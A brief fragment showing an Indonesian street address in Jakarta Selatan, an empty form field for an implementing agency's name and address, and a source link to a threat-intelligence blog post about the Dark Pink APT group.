Jl. Patra Kuningan Raya Kav. 1-4
Jakarta Selatan 12950 Indonesia

Implementing Agency's Name and Address (if different from above):

Source: https://blog.eclecticiq.com/dark-pink-apt-group-strikes-government-entities-in-south-asian-countries